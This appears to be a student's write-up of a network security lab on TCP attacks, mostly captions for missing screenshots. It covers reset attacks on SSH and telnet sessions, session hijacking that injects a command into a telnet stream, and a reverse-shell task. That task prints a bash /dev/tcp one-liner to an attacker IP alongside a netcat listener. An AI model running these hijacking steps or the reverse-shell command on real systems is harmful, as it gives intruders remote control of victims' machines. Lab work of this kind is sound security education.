


Lets test the attach with “SSH”

Attacker screen:



Client screen:




Observation:


We can see, as soon as ssh tries to connect, connection is getting reset.

Now lets tries this attack when SSL connection is already established:


Step 1: connection established



Step2: start the attack




Client screen: Observation, connection is broken



To identify sequence number and acknowledgment number, capture packet for the current telnet session.

On attacker screen:



Task4: Session hijacking and executing one command


Step 1) snoop the traffic between server and client.

Step 2) get last sequence and acknowledge number. Since this packet length is 0, so next packet from client to server will have same sequence and acknowledge but add 1 to Identification


Step3) craft a packet and send command “mkdir /home/seed/pramod” and also add “0d00” at the end which will execute the command.

Before attack


Victim(server) : No “pramod” directory in /home/seed/



Attacker screen: packet structure to get SEQ and ACK number:




Client window: session is intact.




After attack

Attacker screen:




Server/Victim : we can see that “Pramod” folder is created on server



Client screen: Client console became unresponsive as client has different sequence number and ack number as there was a extra packet sent from attacker and server ack/seq state is changed.


In background we can see that serve is asking for acknowledgement again and again as attacker didn't send ack after attack and client is offset on ack/seq.



TASK5: creating reverse shell


This task is in continuation of task4

Attacker start netcat on 9090 port and waiting for reverse connection:




Perform task 4 with this command: "`/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1`"

